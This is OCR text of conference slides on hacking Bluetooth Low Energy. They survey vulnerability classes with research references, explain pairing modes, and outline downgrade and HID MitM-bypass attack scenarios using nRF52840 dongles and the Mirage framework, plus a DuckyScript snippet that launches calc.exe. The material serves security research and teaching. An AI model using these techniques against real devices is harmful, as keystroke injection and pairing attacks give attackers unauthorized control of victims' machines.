
Hacking and Exploit Development for Bluetooth Low Energy (BLE)

About Me


- Sarah Mader
- Security Analyst since 2021 (at NSIDE since 2020)
- M.Sc. Applied IT-Security
- Expertise:
  - IoT & Firm-/Hardware Hacking
  - Web Application Hacking
  - Network Penetration Tests
  - Bluetooth



About NSIDE

- Founded in 2014 in Munich
- 100 % privately owned
- More than 25 employees
- German-speaking team
- Headquarter in Munich

Bluetooth Low Energy?



https://www.bluetooth.com/de/2022-market-update/

Vulnerabilities

General

- Resource draining (DoS)
- DoS though connection
- Jamming (DoS)

- Device Spoofing

Configuration

Design

Implementation

Vulnerabilities

General

- Resource draining (DoS)
- DoS though connection
- Jamming (DoS)

- Device Spoofing

Configuration

- Eavesdropping
- MitM
- Legacy Pairing (not OOB)
- Replay
- Relay
- Malicious apps
- Weaken pairing algorithm
- Debug mode
- Characteristic permissions
- Identity tracking

Design

Implementation

Vulnerabilities

General

- Resource draining (DoS)
- DoS though connection
- Jamming (DoS)

- Device Spoofing

Configuration

- Eavesdropping
- MitM
- Legacy Pairing (not OOB)
- Replay
- Relay
- Malicious apps
- Weaken pairing algorithm
- Debug mode
- Characteristic permissions
- Identity tracking

Design

- Key Negotiation of Bluetooth (KNOB)
- Fixed coordinate invalid curve attack
- BlueDoor
- BlueMirror
- BLE Spoofing Attack (BLESA)
- Circumvention MitM protection HID
- BLURtooth (DoS)
- Overwrite LTK (DoS)
- Fixed IRK in mobile devices
- Method Confusion Attack

Implementation

Vulnerabilities

General

- Resource draining (DoS)
- DoS though connection
- Jamming (DoS)

- Device Spoofing

Configuration

- Eavesdropping
- MitM
- Legacy Pairing (not OOB)
- Replay
- Relay
- Malicious apps
- Weaken pairing algorithm
- Debug mode
- Characteristic permissions
- Identity tracking

Design

- Key Negotiation of Bluetooth (KNOB)
- Fixed coordinate invalid curve attack
- BlueDoor
- BlueMirror
- BLE Spoofing Attack (BLESA)
- Circumvention MitM protection HID
- BLURtooth (DoS)
- Overwrite LTK (DoS)
- Fixed IRK in mobile devices
- Method Confusion Attack

Implementation

- BLEEDINGBIT
- BleedingTooth
- SweynTooth (LLID deadlock, Zero LTK Installation, DH key check skipping)


Vulnerabilities

- Method Confusion on Bluetooth Pairing - https://www.sec.in.tum.de/i20/publications/method-confusion-attack-on-bluetooth-pairing/@@download/file/conference-proceeding.pdf
- BLEEDINGBIT - https://www.armis.com/bleedingbit/
- BIAS - https://ieeexplore.ieee.org/document/9152758/
- KNOB Attack - https://dl.acm.org/doi/10.1145/3394497
- Fixed Coordinate Invalid Curve Attack - https://www.cs.technion.ac.il/~biham/BT/
- SweynTooth - https://asset-group.github.io/disclosures/sweyntooth/
- BleedingTooth
  - https://github.com/google/security-research/security/advisories/GHSA-7mh3-gq28-gfrq
  - https://github.com/google/security-research/security/advisories/GHSA-h637-c88j-47wq
  - https://github.com/google/security-research/security/advisories/GHSA-ccx2-w2r4-x649
- CrackLE - https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan
- A Study of the Feasibility of Co-located App Attacks against BLE and a Large-Scale Analysis of the Current Application-Layer Security Landscape- https://www.usenix.org/conference/usenixsecurity19/presentation/sivakumaran
- BlueDoor - https://doi.org/10.1145/3386901.3389025
- BLESA - https://www.usenix.org/conference/woot20/presentation/wu
- Breaking Secure Pairing of Bluetooth Low Energy
- Using Downgrade Attacks - https://www.usenix.org/conference/usenixsecurity20/presentation/zhang-yue
- Weaponizing the BBC Micro:Bit - https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Damien-Cauquil-Weaponizing-the-BBC-MicroBit-UPDATED.pdf


Getting Started

- (Very) General Overview of the protocol: https://www.bluetooth.com/specifications/specs/core-specification-5-3/
- Attack Scenario
- Overview Mirage Framework
- Some implementation details
- Demo
- Conclusion

Protocol Stack & Architecture



Connection Setup




Pairing

Version	Pairing
Legacy Pairing v4.0 & v4.1	JustWorks
	PassKey Entry
	Out-of-Band
Secure Connections v4.2+	Just Works
	Numeric Comparison
	PassKey Entry
	Out-of-Band

https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan


Attack Scenario – HID Device



- Not manufacturer related!

https://shop.hak5.org/products/usb-rubber-ducky-deluxe

Attack Scenario – HID Device





```
GUI r
DELAY 2500
STRING calc.exe
ENTER
```

https://shop.hak5.org/products/usb-rubber-ducky-deluxe

Scenario One


- Downgrade the security



SC = Secure Connections


Scenario Two

- Bypass Human Interface Device (HID) MitM protection



Requirements

- 2 x nRF58420 Dongles (~10 €)



https://www.nordicsemi.com/-/media/Images/Products/DevKits/nRF52-Series/nRF52840-Dongle/nRF52840-Dongle-rev2-prod-page.png?h=658&la=en&mw=350&w=350&hash=BEC9F2BA73A7DD38DEB21D3335AC2DF8D8980E1D

- Zephyr HCI_USB sample: https://docs.zephyrproject.org/latest/samples/bluetooth/hci_usb/README.html

- Mirage Framework

Mirage

"Mirage is a powerful and modular framework dedicated to the security analysis of wireless communications."

Supports:

- BLE, Enhanced ShockBusrt, Mosart, WiFi, Zigbee, Infrared...


Wiki:

- https://homepages.laas.fr/rcayre/mirage-documentation/index.html

Source:

